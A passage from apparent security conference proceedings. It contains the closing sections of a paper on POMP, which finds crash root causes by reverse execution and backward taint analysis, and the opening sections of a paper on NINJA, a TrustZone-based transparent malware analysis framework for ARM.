Considering pinpointing a root cause does not require reversely executing the entire trace recorded by Intel PT, it is worth of noting that, we selected and utilized only a partial execution trace for evaluation. In this work, our selection strategy follows an iterative procedure in which we first introduced instructions of a crashing function to reverse execution. If this partial trace is insufficient for spotting a root cause, we traced back functions previously invoked and then included instructions function-by-function until that root cause can be covered by `POMP`.

6.3 Experimental Results

We show our experimental results in Table 2. Except for test cases `0verkill` and `aireplay-ng`, we observe, every root cause is included in a set of instructions that `POMP` pinpointed. Through a comparison mentioned above, we also observe each set encloses the corresponding instructions we manually identified (*i. e.,* ground truth). These observations indicate that `POMP` is effective

in locating instructions that truly contribute to program crashes.

In comparison with instructions that POMP needs to reversely execute, we observe, the instructions eventually tainted are significantly less. For example, backward analysis needs to examine 10,905 instructions in order to pinpoint the root cause for crashing program Unalz, whereas POMP highlights only 14 instructions among which half of them truly pertain to the crash. Given that backward taint analysis mimics how a software developer (or security analyst) typically diagnoses the root cause of a program failure, this observation indicates that POMP has a great potential to reduce manual efforts in failure diagnosis.

Except for test case coreutils, an instruction set produced by POMP generally carries a certain amount of instructions that do not actually contribute to crashes. Again, take Unalz for example. POMP over-tainted 7 instructions and included them in the instruction set it identified. In the usage of POMP, while this implies a software developer needs to devote additional energies to those instructions not pertaining to a crash, this does not mean that POMP is less capable of finding out instructions truly pertaining to a crash. In fact, compared with hundreds and even thousands of instructions that one had to manually walk through in failure diagnosis, the additional effort imposed by over-tainting is minimal and negligible.

Recall that in order to capture a root cause, the design of POMP taints all variables that possibly contribute to the propagation of a bad value. As our backward taint analysis increasingly traverses instructions, it is not difficult to imagine that, an increasing number of variables might be tainted which causes instructions corresponding to these variables are treated as those truly pertaining to program crashes. As such, we generally observe more instructions over-tainted for those test cases, where POMP needs to reversely execute more instructions in order to cover the root causes of their failures.

As we discuss in Section 4, ideally, POMP can employ a recursive hypothesis test to perform inverse operations for instructions that carry unknown memory access. Due to the concern of computation complexity, however, we limit the recursion in at most two depths. As such, reverse execution leaves behind a certain amount of unresolvable memory. In Table 2, we illustrate the amount of memory the addresses of which remain unresolvable even after a 2-depth hypothesis test has been performed. Surprisingly, we discover POMP can still effectively spot instructions pertaining to program crashes even though it fails to recover a certain amount of memory. This implies that our design reasonably balances the utility of POMP as well as its computation complexity.

Intuition suggests that the amount of memory unresolvable should correlate with the number of instructions that POMP reversely executes. This is because the effect of an unresolvable memory might be propagated as more instructions are involved in reverse execution. While this is generally true, an observation from test case corehttp indicates a substantially long execution trace does not always necessarily amplify the influence of unknown memory access. With more instructions reversely executed, POMP may obtain more evidence to reject the hypotheses that it fail to determine, making unknown memory access resolvable. With this in mind, we speculate POMP is not only effective in facilitating failure diagnosis perhaps also helpful for executing substantially long traces reversely. As a future work, we will therefore explore this capability in different contexts.

In Table 2, we also illustrate the amount of time that POMP took in the process of reverse execution and backward taint analysis. We can easily observe POMP typically completes its computation in minutes and the time it took is generally proportional to the number of instructions that POMP needs to reversely execute. The reason behind this observation is straightforward. When reverse execution processes more instructions, it typically encounters more memory aliases. In verifying memory aliases, POMP needs to perform hypothesis tests which are slightly computation-intensive and time-consuming.

With regard to test case aireplay-ng in which POMP fails to facilitate failure diagnosis, we look closely to instructions tainted as well as those reversely executed. Prior to the crash of aireplay-ng, we discover the program invoked system call sys_read which writes a data chunk to a certain memory region. Since both the size of the data chunk and the address of the memory are specified in registers, which reverse execution fails to restore, POMP treats sys_read as a "super" intervening tag that blocks the propagation of many definitions, making the output of POMP less informative to failure diagnosis.

Different from aireplay-ng, the failure for 0verkill results from an insufficient PT log. As is specified in Table 2, the vulnerability corresponding to this case is an integer overflow. To trigger this security loophole, the PoC used in our experiment aggressively accumulates an integer variable which makes a PT log full of arithmetic computation instructions but not the instruction corresponding to the root cause. As such, we observe POMP can taint only one instruction pertaining to the crash. We believe this situation can be easily resolved if a software developer (or security analyst) can enlarge the capacity of the PT buffer.

7 Related Work

This research work mainly focuses on locating software vulnerability from its crash dump. Regarding the tech-

niques we employed and the problems we addressed, the lines of works most closely related to our own include reverse execution and postmortem program analysis. In this section, we summarize previous studies and discuss their limitation in turn.

Reverse execution. Reverse execution is a conventional debugging technique that allows developers to restore the execution state of a program to a previous point. Pioneering research [7–9, 13] in this area relies upon restoring a previous program state from a record, and thus their focus is to minimize the amount of records that one has to save and maintain in order to return a program to a previous state in its execution history. For example, the work described in [7–9] is mainly based on regenerating a previous program state. When state regeneration is not possible, however, it recovers a program state by state saving.

In addition to state saving, program instrumentation is broadly used to facilitate the reverse execution of a program. For example, Hou *et al.* designed compiler framework `Backstroke` [21] to instrument C++ program in a way that it can store program states for reverse execution. Similarly, Sauciuc and Necula [30] proposed to use an SMT solver to navigate an execution trace and restore data values. Depending on how the solver performs on constraint sets corresponding to multiple test runs, the technique proposed automatically determines where to instrument the code to save intermediate values and facilitate reverse execution.

Given that state saving requires extra memory space and program instrumentation results in a slower forward execution, recent research proposes to employ a core dump to facilitate reverse execution. In [16] and [37], new reverse execution mechanisms are designed in which the techniques proposed reversely analyzes code and then utilizes the information in a core dump to reconstruct the states of a program prior to its crash. Since the effectiveness of these techniques highly relies upon the integrity of a core dump, and exploiting vulnerabilities like buffer overflow and dangling pointers corrupts memory information, they may fail to perform reverse execution correctly when memory corruption occurs.

Different from the prior research works discussed above, the reverse execution technique introduced in this paper follows a completely different design principle, and thus it provides many advantages. First, it can reinstate a previous program state without restoring that state from a record. Second, it does not require any instrumentation to a program, making it more generally applicable. Third, it is effective in performing execution backward even though the crashing memory snapshot carries corrupted data.

Postmortem program analysis. Over the past decades, there is a rich collection of literature on using program analysis techniques along with crash reports to identify faults in software (*e.g.,* [15, 20, 24, 25, 28, 29, 32, 38]). These existing techniques are designed to identify some specific software defects. In adversarial settings, an attacker exploits a variety of software defects and thus they cannot be used to analyze a program crash caused by a security defect such as buffer overflow or unsafe dangling pointer. For example, Manevich *et al.* [24] proposed to use static backward analysis to reconstruct execution traces from a crash point and thus spot software defects, particularly typestate errors [33]. Similarly, Strom and Yellin [32] defined a partially path-sensitive backward dataflow analysis for checking typestate properties, specifically uninitialized variables. While demonstrated to be effective, these two studies only focus on specific typestate problems.

Liblit *et al.* proposed a backward analysis technique for crash analysis [23]. To be more specific, they introduce an efficient algorithm that takes as input a crash point as well as a static control flow graph, and computes all the possible execution paths that lead to the crash point. In addition, they discussed how to narrow down the set of possible execution paths using a wide variety of post-crash artifacts, such as stack traces. As is mentioned earlier, memory information might be corrupted when attackers exploit a program. The technique described in [23] highly relies upon the integrity of the information resided in memory, and thus fails to analyze program crash resulting from malicious memory corruption. In this work, we do not infer program execution paths through the stack traces recovered from memory potentially corrupted. Rather, our approach identifies the root cause of software failures by reversely executing program and reconstructing memory footprints prior to the crash.

Considering the low cost of capturing core dumps, prior studies also proposed to use core dumps to analyze the root cause of software failures. Of all the works along this line, the most typical ones include `CrashLocator` [35], `!analyze` [18] and `RETracer` [16] which locate software defects by analyzing memory information resided in a core dump. As such, these techniques are not suitable to analyze crashes resulting from malicious memory corruption. Different from these techniques, Kasikci *et al.* introduced `Gist` [22], an automated debugging technique that utilizes off-the-shelf hardware to enhance core dump and then employs a cooperative debugging technique to perform root cause diagnosis. While `Gist` demonstrates its effectiveness on locating bugs from a software crash, it requires the collection of crashes from multiple parties running the same software and suffering the same bugs. This could significantly limit its adoption. In our work, we introduce a different technical approach which can perform analysis at the binary level

without the participation of other parties.

In recent research, Xu *et al.* [36] introduced CREDAL, an automatic tool that employs the source code of a crashing program to enhance core dump analysis and turns a core dump to an informative aid in tracking down memory corruption vulnerabilities. While sharing a common goal as POMP– pinpointing the code statements where a software defect is likely to reside – CREDAL follows a completely different technical approach. More specifically, CREDAL discovers the mismatch in variable values and deems the code fragments corresponding to the mismatch as the possible vulnerabilities that lead to the crash. While it has been shown that CREDAL is able to assist software developers (or security analysts) in tracking down a memory corruption vulnerability, in most cases, it still requires significant manual efforts for locating a memory corruption vulnerability in a crash for the reasons that the mismatch in variable values may be overwritten or the code fragments corresponding to mismatch may not include the root cause of the software crash. In this work, POMP precisely pinpoints the vulnerability by utilizing the memory footprints recovered from reverse execution.

8 Discussion

In this section, we discuss the limitations of our current design, insights we learned and possible future directions.

Multiple threads. POMP focuses only on analyzing the post-crash artifact produced by a crashing thread. Therefore, we assume the root cause of the crash is enclosed within the instructions executed by that thread and other threads do not intervene the execution of that thread prior to its crash. In practice, this assumption however may not hold, and the information held in a post-crash artifact may not be sufficient and even misleading for root cause diagnosis.

While this multi-thread issue indeed limits the capability of a security analyst using POMP to pinpoint the root cause of a program crash, this does not mean the failure of POMP nor significantly downgrades the utility of POMP because of the following. First, a prior study [31] has already indicated that a large fraction of software crashes involves only the crashing thread. Thus, we believe POMP is still beneficial for software failure diagnosis. Second, the failure of POMP roots in incomplete execution tracing. Therefore, we believe, by simply augmenting our process tracing with the capability of recording the timing of execution, POMP can synthesize a *complete* execution trace, making POMP working properly. As part of the future work, we will integrate this extension into the next version of POMP.

Just-in-Time native code. Intel PT records the addresses of branching instructions executed. Using these addresses as index, POMP retrieves instructions from executable and library files. However, a program may utilize Just-in-Time (JIT) compilation in which binary code is generated on the fly. For programs assembled with this JIT functionality (*e.g.,* JavaScript engine), POMP is less likely to be effective, especially when a post-crash artifact fails to capture the JIT native code mapped into memory.

To make POMP handle programs in this type, in the future, we will augment POMP with the capability of tracing and logging native code generated at the run time. For example, we may monitor the executable memory and dump JIT native code accordingly. Note that this extension does not require any re-engineering of reverse execution and backward taint analysis because the limitation to JIT native code also results from incomplete execution tracing (*i. e.,* failing to reconstruct all the instructions executed prior to a program crash).

9 Conclusion

In this paper, we develop POMP on Linux system to analyze post-crash artifacts. We show that POMP can significantly reduce the manual efforts on the diagnosis of program failures, making software debugging more informative and efficient. Since the design of POMP is entirely on the basis of the information resided in a post-crash artifact, the technique proposed can be generally applied to diagnose the crashes of programs written in various programming languages caused by various software defects.

We demonstrated the effectiveness of POMP using the real-world program crashes pertaining to 31 software vulnerabilities. We showed that POMP can reversely reconstruct the memory footprints of a crashing program and accurately identify the program statements (*i. e.,* , instructions) that truly contribute to the crash. Following this finding, we safely conclude POMP can significantly downsize the program statements that a software developer (or security analyst) needs to manually examine.

10 Acknowledgments

We thank the anonymous reviewers for their helpful feedback and our shepherd, Andrea Lanzi, for his valuable comments on revision of this paper. This work was supported by ARO W911NF-13-1-0421 (MURI), NSF CNS-1422594, NSF CNS-1505664, ONR N00014-16-1-2265, ARO W911NF-15-1-0576, and Chinese National Natural Science Foundation 61272078.

References

[1] libdisasm: x86 disassembler library. http://bastard.sourceforge.net/libdisasm.html.

[2] Libelf - free software directory. https://directory.fsf.org/wiki/Libelf.

[3] Linux programmer's manual. http://man7.org/linux/man-pages/man7/signal.7.html.

[4] Offensive security exploit database archive. https://www.exploit-db.com/.

[5] The z3 theorem prover. https://github.com/Z3Prover/z3.

[6] Processor tracing. https://software.intel.com/en-us/blogs/2013/09/18/processor-tracing, 2013.

[7] T. Akgul and V. J. Mooney, III. Instruction-level reverse execution for debugging. In *Proceedings of the 2002 ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools and Engineering*, 2002.

[8] T. Akgul and V. J. Mooney III. Assembly instruction level reverse execution for debugging. *ACM Trans. Softw. Eng. Methodol.*, 2004.

[9] T. Akgul, V. J. Mooney III, and S. Pande. A fast assembly level reverse execution method via dynamic slicing. In *Proceedings of the 26th International Conference on Software Engineering*, 2004.

[10] S. Artzi, S. Kim, and M. D. Ernst. Recrash: Making software failures reproducible by preserving object states. In *Proceedings of the 22Nd European Conference on Object-Oriented Programming*, 2008.

[11] G. Balakrishnan and T. Reps. Analyzing memory accesses in x86 executables. In *cc*, pages 5–23, 2004.

[12] J. Bell, N. Sarda, and G. Kaiser. Chronicler: Lightweight recording to reproduce field failures. In *Proceedings of the 2013 International Conference on Software Engineering*, 2013.

[13] B. Biswas and R. Mall. Reverse execution of programs. *SIGPLAN Not.*, 1999.

[14] Y. Cao, H. Zhang, and S. Ding. Symcrash: Selective recording for reproducing crashes. In *Proceedings of the 29th ACM/IEEE International Conference on Automated Software Engineering*, 2014.

[15] H. Cleve and A. Zeller. Locating causes of program failures. In *Proceedings of the 27th International Conference on Software Engineering*, 2005.

[16] W. Cui, M. Peinado, S. K. Cha, Y. Fratantonio, and V. P. Kemerlis. Retracer: Triaging crashes by reverse execution from partial memory dumps. In *Proceedings of the 38th International Conference on Software Engineering*, 2016.

[17] L. De Moura and N. Bjørner. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

[18] K. Glerum, K. Kinshumann, S. Greenberg, G. Aul, V. Orgovan, G. Nichols, D. Grant, G. Loihle, and G. Hunt. Debugging in the (very) large: Ten years of implementation and experience. In *Proceedings of the ACM SIGOPS 22Nd Symposium on Operating Systems Principles*, 2009.

[19] W. Gu, Z. Kalbarczyk, R. K. Iyer, Z.-Y. Yang, et al. Characterization of linux kernel behavior under errors. In *DSN*, volume 3, pages 22–25, 2003.

[20] S. Hangal and M. S. Lam. Tracking down software bugs using automatic anomaly detection. In *Proceedings of the 24th International Conference on Software Engineering*, 2002.

[21] C. Hou, G. Vulov, D. Quinlan, D. Jefferson, R. Fujimoto, and R. Vuduc. A new method for program inversion. In *Proceedings of the 21st International Conference on Compiler Construction*, 2012.

[22] B. Kasikci, B. Schubert, C. Pereira, G. Pokam, and G. Candea. Failure sketching: A technique for automated root cause diagnosis of in-production failures. In *Proceedings of the 25th Symposium on Operating Systems Principles*, 2015.

[23] B. Liblit and A. Aiken. Building a better backtrace: Techniques for postmortem program analysis. Technical report, 2002.

[24] R. Manevich, M. Sridharan, S. Adams, M. Das, and Z. Yang. Pse: Explaining program failures via postmortem static analysis. In *Proceedings of the 12th ACM SIGSOFT Twelfth International Symposium on Foundations of Software Engineering*, 2004.

[25] D. Molnar, X. C. Li, and D. A. Wagner. Dynamic test generation to find integer bugs in x86 binary linux programs. In *Proceedings of the 18th Conference on USENIX Security Symposium*, 2009.

[26] P. Ohmann. Making your crashes work for you (doctoral symposium). In *Proceedings of the 2015 International Symposium on Software Testing and Analysis*, 2015.

[27] F. Qin, J. Tucek, J. Sundaresan, and Y. Zhou. Rx: treating bugs as allergies—a safe method to survive software failures. In *ACM SIGOPS Operating Systems Review*, volume 39, pages 235–248. ACM, 2005.

[28] M. Renieris and S. P. Reiss. Fault localization with nearest neighbor queries. In *Proceedings of IEEE/ACM International Conference on Automated Software Engineering*, 2003.

[29] S. K. Sahoo, J. Criswell, C. Geigle, and V. Adve. Using likely invariants for automated software fault localization.

In *Proceedings of the Eighteenth International Conference on Architectural Support for Programming Languages and Operating Systems*, 2013.

[30] R. Sauciuc and G. Necula. Reverse execution with constraint solving. Technical report, EECS Department, University of California, Berkeley, 2011.

[31] A. SchrÃűter, N. Bettenburg, and R. Premraj. Do stack traces help developers fix bugs? In *Proceedings of the 7th IEEE Working Conference on Mining Software Repositories*, 2010.

[32] R. E. Strom and D. M. Yellin. Extending typestate checking using conditional liveness analysis. *IEEE Transaction Software Engineering*, 1993.

[33] R. E. Strom and S. Yemini. Typestate: A programming language concept for enhancing software reliability. *IEEE Transaction Software Engineering*, 1986.

[34] M. Weiser. Program slicing. In *Proceedings of the 5th international conference on Software engineering*, pages 439–449. IEEE Press, 1981.

[35] R. Wu, H. Zhang, S.-C. Cheung, and S. Kim. Crashlocator: Locating crashing faults based on crash stacks. In *Proceedings of the 2014 International Symposium on Software Testing and Analysis*, 2014.

[36] J. Xu, D. Mu, P. Chen, X. Xing, P. Wang, and P. Liu. Credal: Towards locating a memory corruption vulnerability with your core dump. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[37] C. Zamfir, B. Kasikci, J. Kinder, E. Bugnion, and G. Candea. Automated debugging for arbitrarily long executions. In *Proceedings of the 14th USENIX Conference on Hot Topics in Operating Systems*, 2013.

[38] A. Zeller. Isolating cause-effect chains from computer programs. In *Proceedings of the 10th ACM SIGSOFT Symposium on Foundations of Software Engineering*, 2002.

[39] W. Zhang, J. Lim, R. Olichandran, J. Scherpelz, G. Jin, S. Lu, and T. Reps. Conseq: detecting concurrency bugs through sequential errors. In *ACM SIGPLAN Notices*, volume 46, pages 251–264. ACM, 2011.

Ninja: Towards Transparent Tracing and Debugging on ARM

Zhenyu Ning and Fengwei Zhang
Wayne State University
{*zhenyu.ning, fengwei*}*@wayne.edu*

Abstract

Existing malware analysis platforms leave detectable fingerprints like uncommon string properties in QEMU, signatures in Android Java virtual machine, and artifacts in Linux kernel profiles. Since these fingerprints provide the malware a chance to split its behavior depending on whether the analysis system is present or not, existing analysis systems are not sufficient to analyze the sophisticated malware. In this paper, we propose NINJA, a transparent malware analysis framework on ARM platform with low artifacts. NINJA leverages a hardware-assisted isolated execution environment TrustZone to transparently trace and debug a target application with the help of Performance Monitor Unit and Embedded Trace Macrocell. NINJA does not modify system software and is OS-agnostic on ARM platform. We implement a prototype of NINJA (i.e., tracing and debugging subsystems), and the experiment results show that NINJA is efficient and transparent for malware analysis.

1 Introduction

Malware on the mobile platform exhibits an explosive growth in recent years. To solve the threat of the malicious applications, a variety of tools have been proposed for malware detection and analysis [18, 22, 37, 44, 45, 52, 55, 56]. However, sophisticated malware, which is also known as evasive malware, is able to evade the analysis by collecting the artifacts of the execution environment or the analysis tool, and refuses to perform any malicious behavior if an analysis system is detected.

As most of the existing mobile malware analysis systems [18, 45, 52] are based on emulation or virtualization technology, a series of anti-emulation and anti-virtualization techniques [29, 36, 48] have been developed to challenge them. These techniques show that the emulation or virtualization can be easily detected by footprints like string properties, absence of particular hardware components, and performance slowdown. The hardware-assisted virtualization technique [17, 50] can improve the transparency of the virtualization-based systems; however, this approach still leaves artifacts on basic instruction execution semantics that could be easily detected by malware [39].

To address this challenge, researchers study the malware on bare-metal devices via modifying the system software [22, 37, 44, 55] or leveraging OS APIs [15, 56] to monitor the runtime behavior of malware. Although bare-metal based approaches eliminate the detection of the emulator or hypervisor, the artifacts introduced by the analysis tool itself are still detectable by malware. Moreover, privileged malware can even manipulate the analysis tool since they run in the same environment. How to build a transparent mobile malware analysis system is still a challenging problem.

This transparency problem has been well studied in the traditional x86 architecture, and similar milestones have been made from emulation-based analysis systems [2, 40] to hardware-assisted virtualization analysis systems [19, 20, 32], and then to bare-metal analysis systems [30, 31, 41, 54]. However, this problem still challenges the state-of-the-art malware analysis systems.

We consider that an analysis system consists of an *Environment* (e.g., operating system, emulator, hypervisor, or sandbox) and an *Analyzer* (e.g., instruction analyzer, API tracer, or application debugger). The *Environment* provides the *Analyzer* with the access to the states of the target malware, and the *Analyzer* is responsible for the further analysis of the states. Consider an analysis system that leverages the emulator to record the system call sequence and sends the sequence to a remote server for further analysis. In this system, the *Environment* is the emulator, which provides access to the system call sequence, and both the system call recorder and the remote server belong to the *Analyzer*. Evasive malware can detect this analysis system via anti-emulation techniques and evade the analysis.

To build a transparent analysis system, we propose three requirements. Firstly, the *Environment* must be isolated. Otherwise, the *Environment* itself can be manipulated by the malware. Secondly, the *Environment* exists on an off-the-shelf (OTS) bare-metal platform without modifying the software or hardware (e.g., emulation and virtualization are not). Although studying the anti-emulation and anti-virtualization techniques [29, 36, 39, 48] helps us to build a more transparent system by fixing the imperfections of the *Environment*, we consider perfect emulation or virtualization is impractical due to the complexity of the software. Instead, if the *Environment* already exists in the OTS bare-metal platform, malware cannot detect the analysis system by the presence of the *Environment*. Finally, the *Analyzer* should not leave any detectable footprints (e.g., files, memory, registers, or code) to the outside of the *Environment*. An *Analyzer* violating this requirement can be detected.

In light of the three requirements, we present NINJA [1], a transparent malware analysis framework on ARM platform based on hardware features including TrustZone technology, Performance Monitoring Unit (PMU), and Embedded Trace Macrocell (ETM). We implement a prototype of NINJA that embodies a trace subsystem with different tracing granularities and a debug subsystem with a GDB-like debugging protocol on ARM Juno development board. Additionally, hardware-based traps and memory protection are leveraged to keep the use of system registers transparent to the target application. The experimental results show that our framework can transparently monitor and analyze the behavior of the malware samples. Moreover, NINJA introduces reasonable overhead. We evaluate the performance of the trace subsystem with several popular benchmarks, and the result shows that the overheads of the instruction trace and system call trace are less than 1% and the Android API trace introduces 4 to 154 times slowdown.

The main contributions of this work include:

- We present a hardware-assisted analysis framework, named NINJA, on ARM platform with low artifacts. It does not rely on emulation, virtualization, or system software, and is OS-agnostic. NINJA resides in a hardware isolation execution environment, and thus is transparent to the analyzed malware.

- NINJA eliminates its footprints by novel techniques including hardware traps, memory mapping interception, and timer adjusting. The evaluation result demonstrates the effectiveness of the mitigation and NINJA achieves a high level of transparency. Moreover, we evaluate the instruction-skid problem and show that it has little influence on our system.

[1] A NINJA in feudal Japan has invisibility and transparency ability




Figure 1: The ARMv8 and ARMv7 Architectures.

- We implement debugging and tracing subsystems with a variety of program analysis functionalities. NINJA is capable of studying kernel- or hypervisor-level malware. The tracing subsystem exhibits a low performance overhead and the instruction and system call tracing is immune to timing attacks.

2 Background

2.1 TrustZone and Trusted Firmware

ARM TrustZone technology [12] introduces a hardware-assisted security concept that divides the execution environment into two isolated domains, i.e., secure domain and non-secure domain. Due to security concerns, the secure domain could access the resources (e.g., memory and registers) of the non-secure domain, but not vice versa. In ARMv8 architecture, the only way to switch from normal domain to secure domain is to trigger a secure exception [8], and the exception return instruction `eret` is used to switch back to the normal domain from the secure domain after the exception is handled.

Figure 1 shows the difference between the ARMv8 and the ARMv7 architectures. In the new architecture, ARM removes the execution modes in ARMv7 and renames the Privilege Level (PL) to Exception Level (EL). The term EL indicates the level where an exception can be handled and all ELs except EL0 can handle exceptions. Any exception occurs in a certain level could only be handled in the same level or a higher level.

The names of the system registers in 64-bit ARMv8 architecture contain a suffix that indicating the lowest EL at which the register can be accessed. For example, the name of the `PMEVCNTR_EL0` register indicates that the lowest EL to access this register is EL0. Similarly, the registers with suffix `EL3` can only be accessed in EL3.

ARM Trusted Firmware [7] (ATF) is an official implementation of secure domain provided by ARM, and it supports an array of hardware platforms and emulators. While entering the secure domain, the ATF saves the context of the normal domain and dispatches the secure exception to the corresponding exception handler. After the handler finishes the handling process, the ATF

restores the context of the normal domain and switches back with `eret` instruction. ATF also provides a trusted boot path by authenticating the firmware image with several approaches like signatures and public keys.

2.2 PMU and ETM

The Performance Monitors Unit (PMU) [8] is a feature widely implemented in both x86 and ARM architectures [42], which leverages a set of performance counter registers to calculate CPU events. Each architecture specifies a list of common events by event numbers, and different CPUs may also maintain additional event numbers. A Performance Monitor Interrupt (PMI) can be triggered while a performance counter register overflows. Note that the PMU is a non-invasive debug feature that does not affect the performance of the CPU.

The Embedded Trace Macrocell (ETM) [11] is another non-invasive debug component in ARM architecture. It traces instructions and data by monitoring instruction and data buses with low performance impact. Actually, ARM expects that ETM has no effect on the functional performance of the processor. The ETM generates an element for executed signpost instructions that could be further used to reconstruct all the executed instructions. The generated elements are encoded into a trace stream and sent to a pre-allocated buffer on the chip.

According to Futuremark [23], 21 of the most popular 50 smartphones and tablets are equipped with ARM Cortex-A5x or Cortex-A7x series processors, in which the PMU and ETM components are included.

3 Related Work

3.1 Transparent Malware Analysis on x86

Ether [20] leverages hardware virtualization to build a malware analysis system and achieves high transparency. Spider [19] is also based on hardware virtualization, and it focuses on both applicability and transparency while using memory page instrument to gain higher efficiency. Since the hardware virtualization has transparency issues, these systems are naturally not transparent. LO-PHI [41] leverages additional hardware sensors to monitor the disk operation and periodically poll memory snapshots, and it achieves a higher transparency at the cost of incomplete view of system states.

MalT [54] increases the transparency by involving System Manage Mode (SMM), a special CPU mode in x86 architecture. It leverages PMU to monitor the program execution and switch into SMM for analysis. Comparing with MalT, NINJA improves in the following aspects: 1) The PMU registers on MalT are accessible by privileged malware, which breaks the transparency by checking the values of these registers. By leveraging TrustZone technology, NINJA configures needed PMU registers as secure ones so that even the privileged malware in the normal domain cannot access them. 2) MalT is built on SMM. However, SMM is not designed for security purpose such as transparent debugging (originally for power management); frequent CPU mode switching introduces a high performance overhead (12 μs is required for a SMM switch [54]). NINJA is based on TrustZone, a dedicated security extension on ARM. The domain switching only needs 0.34 μs (see Appendix B). 3) Besides a debugging system, NINJA develops a transparent tracing system with existing hardware. The instruction and system call tracing introduce negligible overhead, which is immune to timing attacks while MalT suffers from external timing attack.

BareCloud [31] and MalGene [30] focus on detecting evasive malware by executing malware in different environments and comparing their behavior. There are limitations to this approach. Firstly, it fails to transparently fetch the malware runtime behavior (e.g., system calls and modifications to memory/registers) on a bare-metal environment. Secondly, it assumes that the evasive malware shows the malicious behavior in at least one of the analysis platforms. However, sophisticated malware may be able to detect all the analysis platforms and refuse to exhibit any malicious behavior during the analysis. Lastly, after these tools identify the evasive malware from the large-scale malware samples, they still need a transparent malware analysis tool which is able to analyze these evasive samples transparently. NINJA provides a transparent framework to study the evasive malware and plays a complementary role for these systems.

3.2 Dynamic Analysis Tools on ARM

Emulation-based systems. DroidScope [52] rebuilds the semantic information of both the Android OS and the Dalvik virtual machine based on QEMU. CopperDroid [45] is a VMI-based analysis tool that automatically reconstructs the behavior of Android malware including inter-process communication (IPC) and remote procedure call interaction. DroidScibe [18] uses CopperDroid [45] to collect behavior profiles of Android malware, and automatically classifies them into different families. Since the emulator leaves footprints, these systems are natural not transparent.

Hardware virtualization. Xen on ARM [50] migrates the hardware virtualization based hypervisor Xen to ARM architecture and makes the analysis based on hardware virtualization feasible on mobile devices. KVM/ARM [17] uses standard Linux components to improve the performance of the hypervisor. Although the hardware virtualization based solution is considered to

be more transparent than the emulation or traditional virtualization based solution, it still leaves some detectable footprints on CPU semantics while executing specific instructions [39].

Bare-metal systems. TaintDroid [22] is a system-wide information flow tracking tool. It provides variable-level, message-level, method-level, and file-level taint propagation by modifying the original Android framework. TaintART [44] extends the idea of TaintDroid on the most recent Android Java virtual machine Android Runtime (ART). VetDroid [55] reconstructs the malicious behavior of the malware based on permission usage, and it is applicable to taint analysis. DroidTrace [56] uses `ptrace` to monitor the dynamic loading code on both Java and native code level. BareDroid [34] provides a quick restore mechanism that makes the bare-metal analysis of Android applications feasible at scale. Although these tools attempt to analyze the target on real-world devices to improve transparency, the modification to the Android framework leaves some memory footprints or code signatures, and the ptrace-based approaches can be detected by simply check the `/proc/self/status` file. Moreover, these systems are vulnerable to privileged malware.

3.3 TrustZone-related Systems

TZ-RKP [13] runs in the secure domain and protects the rich OS kernel by event-driven monitoring. Sprobes [51] provides an instrumentation mechanism to introspect the rich OS from the secure domain, and guarantees the kernel code integrity. SeCReT [28] is a framework that enables a secure communication channel between the normal domain and the secure domain, and provides a trust execution environment. Brasser *et al*. [14] use TrustZone to analyze and regulate guest devices in a restricted host spaces via remote memory operation to avoid misusage of sensors and peripherals. C-FLAT [1] fights against control-flow hijacking via runtime control-flow verification in TrustZone. TrustShadow [25] shields the execution of an unmodified application from a compromised operating system by building a lightweight runtime system in the ARM TrustZone secure world. The runtime system forwards the requests of system services to the commodity operating systems in the normal world and verifies the returns. Unlike previous systems, NINJA leverage TrustZone to transparently debug and analyze the ARM applications and malware.

4 System Architecture

Figure 2 shows the architecture of NINJA. The NINJA consists of a target executing platform and a remote debugging client. In the target executing platform, Trust-




Figure 2: Architecture of NINJA.

Zone provides hardware-based isolation between the normal and secure domains while the rich OS (e.g., Linux or Android) runs in the normal domain and NINJA runs in the secure domain. We setup a customized exception handler in EL3 to handle asynchronous exceptions (i.e., interrupts) of our interest. NINJA contains a Trace Subsystem (TS) and a Debug Subsystem (DS). The TS is designed to transparently trace the execution of a target application, which does not need any human interaction during the tracing. This feature is essential for automatic large-scale analysis. In contrast, the DS relies on human analysts. In the remote debugging platform, the analysts send debug commands via a secure serial port and the DS then response to the commands. During the execution of an application, we use secure interrupts to switch into the secure domain and then resume to the normal domain by executing the exception return instruction `eret`.

4.1 Reliable Domain Switch

Normally, the `smc` instruction is used to trigger a domain switch by signaling a Secure Monitor Call (SMC) exception which is handled in EL3. However, as the execution of the `smc` instruction may be blocked by privileged malware, this software-based switch is not reliable.

Another solution is to trigger a secure interrupt which is considered as an asynchronous exception in EL3. ARM Generic Interrupt Controller (GIC) [5] partitions all interrupts into secure group and non-secure group, and each interrupt is configured to be either secure or non-secure. Moreover, the GIC Security Extensions ensures that the normal domain cannot access the configuration of a secure interrupt. Regarding to NINJA, we configure PMI to be a secure interrupt so that an overflow of the PMU registers leads to a switch to the secure domain. To increase the flexibility, we also use similar technology mentioned in [43] to configure the General Purpose Input/Output (GPIO) buttons as the source of secure Non-Maskable Interrupt (NMI) to trigger the switch. The switch from secure domain to normal domain is achieved by executing the exception return instruction `eret`.

4.2 The Trace Subsystem

The Trace Subsystem (TS) provides the analyst the ability to trace the execution of the target application in different granularities during automatic analysis including instruction tracing, system call tracing, and Android API tracing. We achieve the instruction and system call tracing via hardware component ETM, and the Android API tracing with help of PMU registers.

By default, we use the GPIO button as the trigger of secure NMIs. Once the button is pressed, a secure NMI request is signaled to the GIC, and GIC routes this NMI to EL3. NINJA toggles the enable status of ETM after receiving this interrupt and outputs the tracing result if needed. Additionally, the PMU registers are involved during the Android API trace. Note that the NMI of GPIO buttons can be replaced by any system events that trigger an interrupt (e.g., system calls, network events, clock events, and etc.), and these events can be used to indicate the start or end of the trace in different usage scenarios.

Another advanced feature of ETM is that PMU events can also be configured as an external input source. In light of this, we specify different granularities of the tracing. For example, we trace all the system calls by configure the ETM to use the signal of PMU event `EXC_SVC` as the external input.

4.3 The Debug Subsystem

In contrast to the TS, the Debug Subsystem (DS) is designed for manual analysis. It establishes a secure channel between the target executing platform and the remote debugging platform, and provides a user interface for human analysts to introspect the execution status of the target application.

